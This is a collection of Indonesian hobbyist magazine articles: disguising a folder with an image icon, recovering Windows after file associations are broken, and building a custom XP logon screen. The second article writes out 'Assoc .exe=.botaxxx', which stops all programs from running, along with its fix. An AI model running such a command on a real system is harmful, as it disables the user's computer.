
Karena penulis masih newbies jadi artikel ini penulis tujuhan untuk para newbies & Crew X-Code Magazine pasti tau trik basi ini jadi kalo da yang salah tolong di edit lagi yaa.. Ok sekarang kita mulai beraksi, Pertama kita ngintip cewe' mandi,!! Eiitts salah,!! Pertama kita buat folder yang akan kita sembunyikan didalam koleksi gambar anda (biar ga' mencurigakan).



Kalo dah kita instal converter untuk convert gambar ke ICO (Windows Icon) penulis pake **Total Image Converter**, pake converter lain juga boleh yang penting bisa conver gambar ke ICO. Kemudian convert gambar yang akan kita pake, **buka Total Image Converter – pilih gambar – klik ICO** kalo da yang protes **klik start!** (simpan gambar yang kita convert kedalam folder yang akan kita sembunyikan, biar gampang).




Setelah itu klik kanan folder yang akan kita sembunyikan – Properties – Customize – Change Icon




Selanjutnya akan muncul jendela baru, klik **Browse** & cari gambar yang sudah kita convert tadi, klik **Open**.



Sekarang klik **Ok** kemudian **Apply** & **Ok** lagi.



Taarraaa... Apa yang terjadi?! Ternyata icon folder tadi sudah berubah jadi foto imut, HeHe..



Selamat anda telah berhasil merubah icon folder menjadi foto imut!! Sekarang kita bisa menyimpan file – file pribadi ke dalam folder ber icon foto imut yang kita buat tadi. Walaupun sederhana tapi lumayan untuk mengamankan file pribadi kita. Setidaknya orang akan terkecoh & mengira folder itu Cuma sebuah foto imut (SOMBONG MENTANG MENTANG IMUT). Trus gimana cara buka foldernya??! Tinggal double clik aja kaleee.. Kaya' mo buka folder biasa, itu kan juga Cuma folder biasa, He..

Sekian artikel dari saya, selamat mencoba & semoga bermanfaat. Untuk pertanyaan, cacian, makian silahkan kirim ke email ku ☺

Thank's to :

Allah SWT (atas semua yang tlah Kau berika padaku, aku tahu Kau sangat menyayangi hambamu ini), orang tuaku, all my friend (piye kabere dab, kok ratau dolan), simbah NeMeSiS_ByTe (pokoke simbah paling TOP) & all Crew X-Code Magazine yang dah muat artikel ini (“ **MARI KITA DUKUNG TERUS, LANJUTKAN !!** ”).

----- laste -----

MENG-'HIDUPKAN' KEMBALI WINDOWS YANG MENJADI "KOTA MATI"

Penulis : Botaxxx



Pada X-CODE Mag 9, dimuat artikel 'BIKIN WINDOWS MENJADI "KOTA MATI" DALAM 30 DETIK'. Karena rasa penasaran yang cukup tinggi, saya mencobanya tanpa ada persiapan apapun seperti backup atau pasang deepfreeze. .hhe (sotoy mode:on). Langkah yang saya lakukan untuk membuat Windows menjadi mati sama seperti yang ada di artikel tersebut.

Klik Start→Run→ketik cmd




Yang berbeda, pada Command Prompt saya mengetikkan 'Assoc .exe=.botaxxx' tanpa tanda kutip tentunya (maklum narsis..Hha)

Alhasil dalam waktu kurang dari 30 detik, semua program yang berekstensi .exe yang ada di laptop tidak dapat dijalankan. Hal tersebut tetap

tidak berubah ketika saya me-restart laptop. Dengan mengetikkan pada menu Run juga tidak bisa. **GAWAT. WHAT SHOULD I DO?!?!?** Semua ekstensi .exe tidak bisa dijalankan.


Install ulang atau beli laptop baru kah yang akan menjadi jalan keluar ?Hha. . Tidak perlu mengeluarkan biaya sedikit pun untuk meng-Hidupkan kembali Windows yang telah menjadi kota mati seperti ini.

Hal pertama yang harus dilakukan adalah jangan panik. Tarik napas dalam-dalam. Ambil korek dan bakarlah laptop anda. . **Hah? BUKAN!** Tapi bakarlah Djarum Super.. hhe. Setelah itu, carilah secara manual dokumen yang anda miliki yang memiliki ekstensi .txt. Hah ga ada? Tenang tinggal cari dokumen apa saja seperti yang berekstensi .doc, .docx, .jpg, .jpeg, atau .apalah. Rename file tersebut menjadi berekstensi .txt. Contoh : kodog.txt




Pilih **Yes** pada kotak dialog berikutnya yang muncul. Kini anda telah memiliki file dengan ekstensi .txt. File inilah yang menjadi jalan masuk kita ke Command Prompt lagi.

Pada file kodog.txt tersebut [klik kanan→edit](#). Anda akan dibawa ke lembar kerja notepad.



Kemudian delete semua karakter tidak jelas yang anda temui. [Ctrl+A→ Klik Kanan→Delete](#).

Setelah bersih, ketikan pada notepad tersebut : '[start cmd](#)'. Tanpa tanda kutip. Simpan dengan nama apa saja tetapi dengan ekstensi .bat. Contoh : kodog.bat.



Tutup jendela notepad. Jalankan file kodog.bat yang telah dibuat tadi dengan cara men-double kliknya. Taraaa..anda berhasil masuk ke Command Prompt lagi..:D.

Sebentar lagi, Windows anda akan kembali normal. Pada cmd, Ketik : [Assoc .exe=exefile](#)



Harus sama persis, jangan ada yang kurang atau juga dilebihkan. Dan akhir kata, SELAMAT !! Windows anda telah normal kembali.. Hhhahha. Hal seperti ini mungkin dapat anda gunakan untuk me-Lock computer anda dari tangan-tangan jahil yang cuma numpang untuk main game di computer anda..hhe.

Sebenarnya, perintah [Assoc](#) merupakan perintah yang digunakan untuk mengenali sebuah ekstensi dan memutuskan bagaimana file dengan ekstensi tersebut akan dijalankan. Tidak hanya .exe yang dapat kita rubah, ekstensi lain juga dapat kita utak-atik. Untuk jaga-jaga saja, sebelum menggunakan perintah [Assoc](#), sebaiknya kita menggunakan perintah [help](#) dahulu pada [cmd](#). Ini berguna agar kita benar-benar mengerti akan apa yang akan kita lakukan.

Thanks to :
My Lord Jesus
My Family (terutama kakak gw yang dah maw bliin laptop)
My Girlfriend
Anak B.C (Adam, AV, Bendot, Brian, Della, Icank, Ipan, Piko, Pitoy, Pitria, Rian)
Mas Aji, mas Budi, mas Julpan
AA BC (Aeb, Akew, Agus, Aril, Dedi, Jamal)
Paujan !Manyun..
My Axioo Laptop
X-CODE , you are the best guys..
Jasakom
PC-MAV+ANSAV

----- end -----

RAHASIA DI BALIK EKSTENSI (*.*zip)

Penulis: Choirul Anwar (choiroel_a@yahoo.co.id)



Muqoddimah:

Sahabat X-Code..... mungkin ini artikel pertama kali yang saya buat untuk para newbie** indonesia. (termasuk penulisnya juga)hehehe....

Alkisah Penulis awalnya penasaran. Masak pengen memodifikasi Windows harus download dulu...! terus penulis mencoba mengutak-atik file download-an tadi itulah sedikit history-nya..

Pendahuluan:

“ SEDIA BEKAL SEBELUM KELAPARAN” mungkin peribahasa itu cocok sebelum memulai proyek besar ini. Yuph.... kita siapkan Tool wajib-nya:

1. Compi yang masih melek. (pastinya.....)
2. Software TuneUp Utilities. (Terserah pake versi brapa.! Yang di-pake penulis TuneUp Utilities 2007)
3. Software compress. (Winzip, Winrar, etc....)
4. Adobe Photoshop (u/ meng-edit gambar yang kita kehendaki).
5. Gambar yang berformat (*.*bmp)
6. Music biar ga suntuk.
7. Klo ada foto pacar biar ada penyemangat hidup. Hehehe.....
8. Apa lagi ya.....! kayaknya dah cukup nee....!

Isi:

Rata – rata file yang berhubungan style itu menggunakan file (*.*zip) sebagai dasarnya. Kemudian (*.*zip) tersebut di ganti dengan ekstensi lain seperti yang sudah di-Riset oleh penulis. Seperti: *.*logonxp (sebagai contoh dalam artikel ini), *.*thm, *.*nth, *.*skin, *.*wsz, de el el..... semua ekstensi itu awalnya berupa ekstensi *.*zip. Waduh kebanyakan basa-basi nih. Oke kita mulai proyek kita yang akan mengganti Welcome Screen pada WindowsXP dengan dasar file (*.*zip). Are You Ready?

Pertama: Copas Script di bawah ini di notepad:

[About]	
LogonName=X-Code	
Notes=	
[Bitmaps]	
ContentContainer=Bitmap_100.bmp	Gambar 1024x768
PasswordEdit=Bitmap_102.bmp	Gambar 171x26
ButtonGo=Bitmap_103.bmp	Gambar 32x32
ButtonGoSelected=Bitmap_104.bmp	Gambar 32x32
ButtonHelp=Bitmap_105.bmp	Gambar 28x28
ButtonHelpSelected=Bitmap_106.bmp	Gambar 28x28
ButtonClose=Bitmap_107.bmp	Gambar 32x32
ButtonUnDock=Bitmap_108.bmp	Gambar 32x32
ScrollBarButtonDown=Bitmap_109.bmp	Gambar 17x17
ScrollBarButtonUp=Bitmap_110.bmp	Gambar 17x17
ScrollBody=Bitmap_111.bmp	Gambar 17x331
UserFrameSelected=Bitmap_112.bmp	Gambar 306x70
UserIconPlaceHolder=Bitmap_113.bmp	Gambar 58x58
Bitmap_114.bmp=Bitmap_114.bmp	Gambar 48x48
UserIconPlaceHolderSelected=Bitmap_119.bmp	Gambar 58x58

Bitmap_121.bmp=Bitmap_121.bmp	Gambar 32x32
Bitmap_122.bmp=Bitmap_122.bmp	Gambar 32x32
WinLogo=Bitmap_123.bmp	Gambar 1x1
VerticalDivider=Bitmap_124.bmp	Gambar 1x340
HorizontalTopDivider=Bitmap_125.bmp	Gambar 800x2
HorizontalBottomDivider=Bitmap_126.bmp	Gambar 800x2
Bitmap_127.bmp=Bitmap_127.bmp	Gambar 1x1
[Strings]	
1=Dungeon	
2=Astro-SemiBold	
3=Astro-SemiBold	
6=Password:	
7=Welcome	
8=Please enter your password again. \nBe sure to use the correct uppercase and lowercase letters.	
9=You can click the "?" button to see your password hint.\n\nPlease enter your password again. \nBe sure to use the correct uppercase and lowercase letters.	
10=Did you forget your password?	
11=Turn Off	
12=Shutdown	
13=Password Hint:	
14=Undock computer	
15=Logged in	
16=Currently logged on	
17=Undock %s	
18=You can <A>use your password reset disk.\n\nPlease enter your password again. \nBe sure to use the correct uppercase and lowercase letters.	
19=You can click the "?" button to see your password hint.\nOr you can <A>use your password reset disk.\n\nPlease enter your password again. \nBe sure to use the correct uppercase and lowercase letters.	
26=logging on...	
27=%d unread mail message.	
28=%d unread mail messages.	
29=%d program running.	
30=%d programs running.	
31=please wait...	
32=%s has %d program running	
33=%s has %d programs running	
34=Running too many programs can slow down your computer. \nIf your computer is running more slowly than normal, try closing some programs.	
35=%s has %d e-mail message	
36=%s has %d e-mail messages	
37=To read your messages, sign in and choose E-mail from the Start menu.	
38=%s is logged in	
39=Running too many programs may slow down your computer. \nIf your computer is running more slowly than normal, try unplugging some users.	
40=%s (%d)	
42=14	
43=9	
44=36	
45=14	
46=8	
47=8	
48=arial	
100=Log user in	
[General]	
UiFile=UIFILE.txt	

Penulis mempersilahkan shobat semua utk mengedit script diatas sesuai keinginan anda. Save As dengan nama Theme.ini (sesuaikan script dengan nama gambar) Selanjutnya Tulis juga script dibawah ini di notepad:

```

<style resid="framess">
  element
  {
    background: argb(0,0,0);
  }
  element [id=atom(contentcontainer)]
  {
    background: rcbmp(100,6,#FF00FF,0,0,1,0);
  }
  button

```

```

{
  background: rcbmp(112,6,#FF00FF,0,0,1,0);
  borderthickness: rect(8,8,0,8);
}
</style>


<style resid=toppanelss>
  element
  {
    background: argb(0,0,0,0);
  }
  element [id=atom(toppanel)]
  {
    background: gradient(argb(0,255,102,51), argb(0,204,51,0), 0);
  }
  element [id=atom(divider)]
  {
    background: rcbmp(125,6,#FF00FF,0,0,1,0);
  }
</style>
Bersambung.....
```

coz scriptnya terlalu panjang, jadi saya potong. Tapi tenang aja, saya lampirkan juga kok scriptnya dalam bentuk zip.

Terus Save As script diatas dengan nama UIFILE.txt


Jangan lupa script dan gambar dijadikan dalam satu folder. Biar gampang carinya.

Kedua: Script dan Gambar siap Compress dengan Winzip dengan cara drag semua file yang didalam folder (jangan foldernya) → klik kanan → Sendto → Compreesed (zipped) Folder.



Cari file (*.zip) dari Compress tadi. Ganti ekstensi (*.zip) dengan (*.logonxp).


Untuk mengganti ekstensi: Windows Explorer → Tool → Folder Options → View → hilangkan checkmark pada "Hide extensions for known file types". Biar semua ekstensi terlihat kasat mata.



Ketiga: Kita butuh Software bantuan agar bisa memasang Welcome Screen yang kita buat, yaitu TuneUp Utilities. Klik Start → All Programs → TuneUp Utilities 2007 → Utilities → TuneUp Styler.



Maka akan tampak window seperti dibawah ini. Terus klik Logon Screen → Add → Import Logon Screen From File... → cari file (*.logonxp) yang kita buat tadi → Open. Akan nampak window seperti di bawah ini. → klik Install Logon Screen.



Setelah itu Restart Komputer dan lihat hasilnya

Penutup

Semua Script di atas bisa anda edit sesuai keinginan anda. Met mencoba-coba dan semoga suksess.... Jadi rata-rata semua style menggunakan (*.zip) sebagai dasar pembuatan style. Syukurin aja apa yang bisa kita tahu dan kita lakukan. Karena belum tentu orang lain bisa tahu dan melakukan seperti yang kita tahu dan kita lakukan.

```
##### --end-- #####
```

Thx for:

1. Allah swt.
 2. Nabi Muhammad saw.
 3. Ayah dan Bunda q
 4. Adik q
 5. All friends
 6. Admin, Staf, Crew, dan Pembaca X-Code yang setia
- Kritik, kritik, kritik, dan saran, saran, saran sangat aku tunggu.



:_ Pati, 11-02-1991
 :_ Newbie Zone at Jateng Pesisir Utara
 :_ Email/YM : choiroel_a@yahoo.co.id /choiroel_a
 :_ Weblog: www.choiroel.co.cc / www.generasipti.blogspot.com
 :_ Intel Pentium 4, 1800 MHz (18 x 100)
 :_ Mainboard Acer S88M-Intel(R) 82845G/GL/GE/PE/GV Graphics Controller
 :_ DDR SDRAM HEXON 256Mb
 :_ HDD ST340014A (5JXD8V3T) 40Gb

CRACKING LC3 (PASSWORD EDITING & RECOVERY TOOL)

